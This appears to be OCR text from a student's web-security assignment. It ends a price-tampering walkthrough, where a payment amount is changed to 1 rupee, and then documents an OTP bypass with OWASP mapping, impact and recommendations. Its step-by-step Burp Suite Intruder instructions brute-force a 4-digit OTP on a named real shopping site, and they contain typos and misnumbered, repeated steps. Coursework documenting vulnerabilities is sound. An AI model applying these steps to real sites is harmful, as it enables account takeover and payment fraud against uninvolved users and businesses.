
Eneter the amount value in search box at bottom and click forward until u get Amt=2675 highlighted




We got amt=2675 which is highlighted now change that value to 1 rs



After changing amount to rs 1 turnoff the intercept



Value changed on payment also we successfully executed price tampering



PART C

C. Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation.

1. Vulnerability Title: OTP BYPASSING
9. CVSS score:

10. Relate with owasp top 10

A2: Broken Authentication: OTP Bypassing Vulnerability can lead to unauthorized access to user accounts, representing a breakdown in the authentication process, allowing attackers to compromise accounts without valid credentials.

A3: Sensitive Data Exposure: Successful exploitation of the OTP Bypassing Vulnerability may expose sensitive data associated with user accounts, potentially leading to the disclosure of confidential information and privacy violations.

11. Description

The OTP Bypassing Vulnerability arises when an attacker can manipulate and intercept the OTP validation process in order to circumvent the one-time password (OTP) authentication mechanism. In this case, the attacker obtains unauthorized access to the target website by taking advantage of flaws in the OTP verification procedure.

12. Detailed explanations

The attacker can modify the OTP value and launch a brute force attack to guess the correct OTP by intercepting the OTP validation request using programs like Burp Suite. The attacker can try several OTP values until a valid one is obtained thanks to the attack's facilitation of improper validation and rate-limiting methods. If this vulnerability is successfully exploited, the attacker gains unauthorized access to the victim's account, jeopardizing confidentiality and perhaps resulting in additional security breaches.

13. Impact

Account Takeover: When an attacker obtains unauthorized access to a user's account, they may be able to compromise confidential data and carry out harmful activities. Data Breach: Confidential information may be on the compromised accounts, which could

result in privacy violations and data breaches. Reputation Damage: Security breaches may cause an organization's reputation to suffer, which could result in a decline in consumer and stakeholder trust.

14. Recommendations


Apply Strong OTP Validation: To guarantee that only legitimate OTPs are received and incorrect attempts are appropriately handled, strengthen the OTP validation processes.
Rate Limiting: To stop brute force attacks and restrict the amount of tries made in a given amount of time, apply rate limits on OTP validation requests.
Multi-Factor Authentication (MFA): To improve user account security and lower the possibility of unwanted access, employ extra authentication levels like MFA.

15. Step by step procedure


STEP 1: search the target website which has 4 digit otp (it will be easy to bypass) https://www.limeroad.com/
STEP 2: Try to buy any product on that website it will ask you for Phone number, enter your phone number and then it will ask you otp
SREP 3: Turn on the intercept
STEP 4: don't enter valid otp which you get on your phone enter random number such as 0000
STEP 5: go to burpsuite and check at bottom you will get your phone number and otp (0000)
STEP 5: Send it to intruder
STEP 6: Go to intruder tab and select otp (0000) and click on add button
STEP 7: Now go to payload tab
STEP 8: In payload tab select payload types ad Brute forcer
STEP 9: And in Payload setting there will be alphanumeric character set abcdefgh123456789 like this
STEP 10: Remove alpha from that and only keep numeric value 12345789
STEP 11: Select minimum OTP as 4 for 4 digit OTP
STEP 12: click on start attack
STEP 11 : you will see otp bypassing process has started and u will get lots of OTP in response tab u can check for valid and invalid otp

STEP 1: search the target website which has 4 digit otp (it will be easy to bypass)


https://www.limeroad.com/




STEP 2: Try to buy any product on that website it will ask you for Phone number , enter your phone number and then it will ask you otp




STEP 3: Turn on the intercept




STEP 4: don't enter valid otp which you get on your phone enter random number such as 0000




STEP 5: go to burpsuite and check at bottom you will get your phone number and otp (0000)




STEP 5: Send it to intruder




STEP 6: Go to intruder tab and select otp (0000) and click on add button you will get otp now as 0000




STEP 8: In payload tab select payload types ad Brute forcer



